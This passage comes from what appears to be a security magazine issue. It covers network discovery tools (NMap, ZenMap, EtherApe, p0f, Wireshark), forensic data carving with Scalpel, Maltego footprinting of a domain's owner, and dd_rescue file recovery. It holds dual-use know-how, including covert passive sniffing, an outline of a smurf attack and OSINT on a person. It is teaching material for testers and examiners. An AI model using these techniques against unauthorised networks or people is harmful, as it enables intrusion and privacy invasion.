The quiet scan is still running and it started 30 minutes ago and projects it will be done with the non-ping discovery of the 256 addresses in an hour and a quarter. Neither of these scans is running udp port scans. UDP port scans take about 75 seconds per port. If you are running a standard 1000-port scan, you can expect your scan to take a minimum of 20 hours to complete.

METHOD II: ZENMAP

The example test using ZenMap is of one host, the testing server for this article. The full scan in the following Figures is in Appendix II: ZenMap Example Output. ZenMap is bundled with NMap when you get it from the developers at *http://insecure.org/*. NMap and ZenMap are available for several operating system platforms including Linux, Unix, Windows, Apple Mac OSX and more.




Figure 4. *ZenMap Output Screen*

The next Figure shows the detail of open and filtered ports.

And finally a summary of the scan detail.




Figure 5. *ZenMap Ports Output From Scan*




Figure 6. *ZenMap Host Details*

METHOD III: ETHERAPE

EtherApe is a very useful GUI network protocol analyzer. It is not in a standard install of Kali, but I add it to my throw-away laptop configuration. On Kali, it is just as simple as typing




Figure 7. *EtherApe Configuration Dialog*

```
# aptitude install etherape
```

The default install has name resolution turned on by default. It may or may not be able to resolve names for internal machines, but it will certainly attempt to. This will be visible in the output in the form of Fully-Qualified Domain Names (FQDN) and hostnames. In a hostile environment, you will want the name resolution unchecked.




Figure 8. *EtherApe with Name Resolution On*

Etherape shows a circle of nodes, both internal and external, with colour-coded nodes and connector lines. The wider the node, the more data is being sent and the wider the connector, the more bandwidth within the network is being used. If you start a few package downloads or move some large files around the network, you will see some very large lines. You might have to adjust the nodes and connectors to be smaller so you can appreciate the effect. In a network you know well, this can be a great way to track anomalous behaviour, but in a network under test, it still gives you a quick idea of what hosts are live on the network. EtherApe shows you connections to external nodes and all the possible connectivity in the network during the period being tested. Nodes will disappear from the EtherApe display after being inactive for a few minutes.




Figure 9. *EtherApe with Name Resolution Off*

EtherApe produces an XML output with detail on the nodes, the protocols used and the timing. See *http://sourcefreedom.com/etherape-example-output/* for an example of this output.

METHOD IV: PASSIVE OS FINGERPRINTING (P0F)

Unlike NMap, ZenMap and EtherApe, p0f is entirely passive. This is one you would just leave on the network running for a week. It collects all the connections made across the network from its host or to its host, effectively crossing multiple segments including private and Internet segments. It doesn't ever ask for a name resolution and is very quiet. There is almost no way to detect such a leech on your network if somebody else is running it. It will pick up the switch and router broadcasts, and generally provides less detail than active fingerprinting tools.

The following is a short example of p0f output:

```
root@telcontar-2:~# p0f -A -r
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN+ACK) on ‚eth0', 61 sigs (1 generic, cksum B253FA88), rule: ‚all'.
74.125.196.101:443 - UNKNOWN [62392:42:0:60:M1430,S,T,N,W6:AT:?:?] (up: 4830 hrs)
 -> 192.168.1.72/telcontar-2:60255 (link: (Google 2))
74.125.139.18/yn-in-f18.1e100.net:443 - UNKNOWN [62392:46:0:60:M1430,S,T,N,W6:AT:?:?] (up: 6535 hrs)
 -> 192.168.1.72/telcontar-2:38244 (link: (Google 2))
192.168.1.68/ATL-MHalton:445 - UNKNOWN [8192:128:1:44:M1460:A:?:?]
 -> 192.168.1.72/telcontar-2:39527 (link: ethernet/modem)
192.168.1.64/unknownBCC8108BEB97:8080 - Windows 2000 (1) (firewall!) [Tiscali Denmark]
 -> 192.168.1.72/telcontar-2:39512 (distance 0, link: unknown-1498)
74.125.196.19:443 - UNKNOWN [62392:42:0:60:M1430,S,T,N,W6:AT:?:?] (up: 4668 hrs)
 -> 192.168.1.72/telcontar-2:50172 (link: (Google 2))
173.194.37.85/atl14s08-in-f21.1e100.net:443 - UNKNOWN [42540:53:0:60:M1430,S,T,N,W6:AT:?:?] (up: 252
hrs)
 -> 192.168.1.72/telcontar-2:53058 (link: (Google 2))
```

You might need to stage a smurf attack on yourself to get an idea of the live LAN-segment hosts. A smurf attack works like this: the attacker crafts customized packets and broadcasts them with a spoofed IP address in the origin field.

In this case, you would want the spoofed address to be the host where you are running p0f. This is a pretty noisy attack, and might negate the sneakiness of your p0f-use strategy. You could write a shell script that pings all the possible IPs on the network. P0f would pick up their responses, to tell you what was live on the network.

METHOD V: BONUS! WIRESHARK

Wireshark is a traffic-capture and protocol-analysis tool that can be set to be passive like EtherApe and p0f. It captures all the raw packet data on the network and has the benefit of output that can be filtered for needed detail without removing other collected data. Unlike p0f, Wireshark captures traffic on the segment where its host is not the origin or destination of the packets, and it's data collection is much more complete than that collected by EtherApe.




Figure 10. *Wireshark Start Screen*

You need to choose a network interface from the list, and then you can start a simple capture by hitting the shark-fin icon. Figure 10 is a sample output of a very short run and Figure 11 shows one of the five screens of data related to just one packet.

Wireshark is not designed to produce an aggregate text output for the entire scan run. This makes sense because the scans could capture hundreds or thousands of packets and each packet contains a large amount of detail.

ABOUT THE AUTHOR

Wolf Halton is a Senior PCI Compliance / Vulnerability Engineer whose company, Atlanta Cloud Technology, performs penetration tests and IT audit functions for large financial-services organizations and provides private-cloud infrastructure for the insurance industry. Amazon Best-Selling Author on Computer and Internet Security. He co-authored a book on computer security and penetration testing, as well as several articles on security in the clouds. For more information, email: Wolf@AtlantaCloudTech.com

Penetration Testing

HP ArcSight Consultancy

SIEM Deployments

CYBER SECURITY EXPERTS

From security assessment services to complex SIEM deployments, we have the experience to deliver an unrivaled service.

Visit our website to discover how we can help you develop advanced threat detection capabilities within your enterprise

https://www.tiberiumsecurity.com | sales@tiberiumsecurity.com | +44 7 867 929803 | @tiberiumsec

CORRELATING CARVED DATA IN KALI

by Drew Perry

In this article we are investigating how the BackTrack Penetration and Security Auditing Linux distribution has evolved into Kali. This distribution contains powerful tools that security and forensic experts should be aware of; we will put some to good use by utilizing a data carving technique then use the results to perform open source reconnaissance. This will demonstrate an ownership relationship between the original data and a remote server which can help expand the scope of a forensic investigation.

What you will learn:

- Kali features introduction
- How to create a forensically sound image of a USB file system
- How to use data scraping tools included with Kali Linux to carry out file system investigations
- Reconnaissance techniques based on data carved during an investigation

What you should know:

- Linux command line (Bash)
- Basic data carving concepts
- Basic file system and file type knowledge
- How to perform a transformation using Maltego

Kali is an evolution of BackTrack Linux, the project is a complete rework of BackTrack that now conforms to Debian development standards and includes an impressive array of useful tools for Penetration Testers and Forensics Experts.

Among the changes is improved hardware support for wireless devices, support for ARM based processers, and a full open source GIT tree combined with a secure development environment made up of a small group of trusted individuals. This last feature indicates greatly improved security maturity of the project and commitment to openness through the ability to fully customize every aspect of the distribution including the kernel.

DATA CARVING USING KALI

Data carving is done on a disk or image where extraction and file analysis needs to be completed. It can be used on a disk with a full file allocation table and in perfect working order or to recover data when a disk has been damaged or files have been deleted. We are going to investigate the tool Scalpel that Kali includes to achieve basic data carving which assumes the beginning of the file (aka Magic Number) is not overwritten, and the file is not fragmented or compressed due to this technique relying on file headers and footers and they may reside in different fragments. Scalpel is a complete rewrite of Foremost 0.69 (another leading data carving tool designed to enhance performance and decrease memory usage. It is a fast and file system independent file carver that reads a database of header and footer definitions and extracts matching files from a set of image files or raw device files.

It is worth pointing out that Kali does include a forensics boot mode that has been continued from BackTrack 5, in theory this means that the internal hard disk is not touched due to it not being auto mounted and when mounted they are read only. Even though the Kali developers have done tests by hashing the file system forensics mode it is still strongly recommended that a hardware based write blocker is used as there is nothing worse than tampering with or corrupting a file system.

Using *dcfldd* to create a forensically sound bitstream copy of the target file system is the best approach to maintain the integrity. As an example to create a copy of a USB drive that can be mounted as an image use the following command (assuming /dev/sdb is your USB device):

```
dcfldd if=/dev/sdb1 of= USB_image.dd hash=sha256 hashlog=USB_image.sha256
```

Dcfldd is capable of hashing on-the-fly with the option to use SHA256 or MD5. SHA256 is recommended preference to MD5 due to weaknesses in the MD5 algorithm. MD5 has been known to be vulnerable to weak collisions for quite some time. It is still a valid hash method to uniquely identify files but in forensic situations where you will potentially have to prove file integrity in a court of law it is best to use a more robust algorithm.

In this case the raw device `/dev/sdb` has a primary partition that the kernel has assigned to `/dev/sdb1`. If there are other readable partitions it will then create the partition nodes numbered depending on whether they're physical or logical partitions. Primary partitions are numbers 1 through 4 and logical from 5 and above.

Once completed simply mount with the following command:

```
mkdir /mnt/USB_image/ && mount USB_Image.dd /mnt/USB_image
```

Now that a copy of the file system has been created and mounted we can begin the data carving process using Scapel's default configuration:

```
scalpel -b ../USB_image.dd
```




Figure 1. *Unique folder output of Scalpel results*

As shown in Figure 1 the output is each file type is organized into its own unique folder. Using the "*-b*" switch means that files will be carved even if defined footers aren't discovered within maximum carve size for file type. This option may help when fragmentary evidence is useful, but will increase the number of false positives.

The files discovered with Scalpel can enhance investigation as in the case of log files useful to establish a time line of events. Metadata included in logs files such as IP addresses, hostnames, and URL's can be used to discover relationships with the original data owner.




Figure 2. *Interesting domain discovered*

As shown in Figure 2 the domain recon.tiberiumsecurity.com has a significant presence in the discovered log file access.log; this can now be used to show any relationship or link between the owner of the USB hard drive and this domain. If a link is proved then the scope of the forensic investigation can be extended assuming the identity of the original data owner is known. To achieve this we can use another tool that is included in Kali Linux.

USING OPEN SOURCE INTELLIGENCE TO IDENTIFY DATA RELATIONSHIPS

Kai Linux has a great set of tools for use in reconnaissance, one such tool is *Maltego*.

Maltego has been updated to version 3.4 compared to version 3.1 which is the installed by default in BackTrack 5 release 3. This newer version contains a greater number of and introduces a new feature called "Machines". Transforms should be thought of as tiny pieces of code that take one type of information to and link it to another. They are the primary way of discovering information in *Maltego*. Using Machines you are able to quickly perform a collection of transforms to gather data in a more automated fashion with varying degrees of footprint levels.

In our scenario we want to gather open source information about the domain "recon.tiberiumsecurity.com" that was found during the data carving exercise; we want to know if this IP address is in any way linked to the owner of the USB hard drive.

To quickly achieve this start up *Maltego* and use the new machine feature "Footprint L3" entering "recon.tiberiumsecurity.com" as the target domain.

As you can see in Figure 3 the results have given us an identity that can be correlated against the original data owner of the USB hard drive, in this case we knew the identity of the USB hard drive owner and can see by using a transform that has looked up WHOIS records that the same person also owns this domain and server. The scope of a forensic investigation can now be extended to files on this server as a clear link has been shown.

This technique can be used to quickly gather quite a large amount of information and can be used to discover previously unknown links between multiple data sets ranging from files discovered or recovered during a forensic investigation as shown here or information gathered during a penetration test which can be compiled into a report to show current public information exposure.




Figure 3. *Footprint L3 Maltego results*

CONCLUSION

Kali Linux continues to be the gold standard in security testing and forensics distributions, in my opinion. Users familiar with BackTrack will feel right at home as the fundamental techniques for carrying out investigation has not changed but the tools have been improved to help you achieve your goals quicker, weather it is to create a time line of events for a forensic investigation or perform a full penetration test against in scope systems. Kali will continue to evolve as the community creates more customized version and contributes to the excellent tool sets we have today.

ABOUT THE AUTHOR

Drew Perry is a director and principal security consultant at Tiberium Security Ltd. He has worked in the Information Security industry for almost a decade specializing in SIEM and Security Assessments. With a passion for hacking (in the traditional sense) he is always keen to discuss the latest threats, follow him on Twitter @TiberiumSec

RECOVERING DELETED FILES FROM A WINDOWS MACHINE WITH KALI LINUX BY

USING DD_RESCUE AND FOREMOST

by Cory Miller

Kali Linux was created by the creators of Backtrack. It can be used for penetration testing and digital forensics. Although very similar to Backtrack, Kali Linux is based on Debian and offers more tools for penetration testing and forensic analysis. Kali Linux also uses the Debian repository which provides security professionals with the latest patches and security fixes. There are many tools that have been added in the Kali Linux suite, some of which can be used to preserve digital evidence as well as retrieving deleted files.

What you will learn:

- Download and install Kali Linux.
- Use dd_rescue for cloning SD cards, USB, and Hard Drives.
- Use Foremost to retrieve deleted files.

What you should know:

- Basic knowledge of Kali Linux.
- The fundamentals of digital forensics, and knowledge of Linux commands.
- A windows machine, preferably Windows 7.
- You will need a copy of Kali Linux which can be downloaded from http://www.kali.org/downloads/. The site also has many good tutorials and a list of all included open source utilities.
- Once you download Kali Linux you will need to then burn it to a DVD.

Open source tools such as dd_rescue and Foremost allow you to create an image of any type of storage device such as USB, Hard Drives, and SD Cards, and retrieve deleted or corrupt files. In this article we will discuss the fundamentals of digital forensic and how to retrieve deleted files from a windows machine. The same actions can be used to retrieve data from any operating System.

OVERVIEW OF TOOLS AND UTILITIES

Digital forensics involves the process analyzing digital media like a computer Hard Drive to gather data and information regarding a crime or to figure out how the incident had occurred. When analyzing digital media it is important that forensic techniques are applied. In a real world scenario you should only do forensic work on an image of the drive that needs to be examined to help preserve evidence, otherwise you risk making changes to the evidence. In digital forensics you must concentrate on preserving any evidence possible. Digital Forensics provides law enforcement and private organizations the ability to understand how, when, and what events took place. The information is not only critical to prosecutors but to also help incident response personnel prevent such occurrences from happening again.

Digital Forensics is not only useful to law endowment it can also be used to help when you realized that all your precious pictures have just been deleted. Digital media is very volatile and can become unresponsive or even worse

undetected by a computer. When this happens we need to pull out all the tools and get those images back before they are potentially lost forever. To do so we can use Kali Linux and any combination of the tools provided under the forensic category.

DATA CARVING

Data carving is the process of gathering each block or bit of a file until it is completed. When files are stored on a Hard Drive the file is actually split into smaller fragments and placed in the next available block or sector on the platter. Although a file carver does not care about what type of file system is present it is important to understand where and how that information can be retrieved.

Having knowledge about files will allow analysts to use forensic file carving tools and understand the information that is gathered from them. Basic data carving techniques include, the beginning of the file not overwritten, the file is not fragmented, and the file is not compressed. Although it is unlikely that files are not fragmented, forensic analysis will use programs such as *foremost* to retrieve those files so that they can be viewed. A carver program like *foremost* will recover the file and fragments of files when the data is missing or corrupt, we will talk more about *foremost* later on in this article but first lets discuss how we use a tool like *dd_rescue* to create an image of our drive.

DD_RESCUE

dd_rescue is a data forensic tool. It is used to create a copy of data from one device (USB, Hard Drive, SD Card) to another. The best part about *dd_rescue* is that during the data copy it will attempt to fix any errors that are found during the transfer. This process is very important to retrieving deleted files where some of the bits have been over written. *dd_rescue* is a very useful tool. It not only allows you to do a block by block copy but can also be used against more than one corrupt file. The chances of having the exact areas corrupted is minimal which means that *dd_rescue* is more likely to repair the corrupted blocks therefore helping with a better recovery attempt.

DD_RESCUE SYNTAX EXAMPLES

```
dd_rescue [options] input output [logfile]
```

`dd_rescue -h` – *displays a full list of commands and switches that can be used*

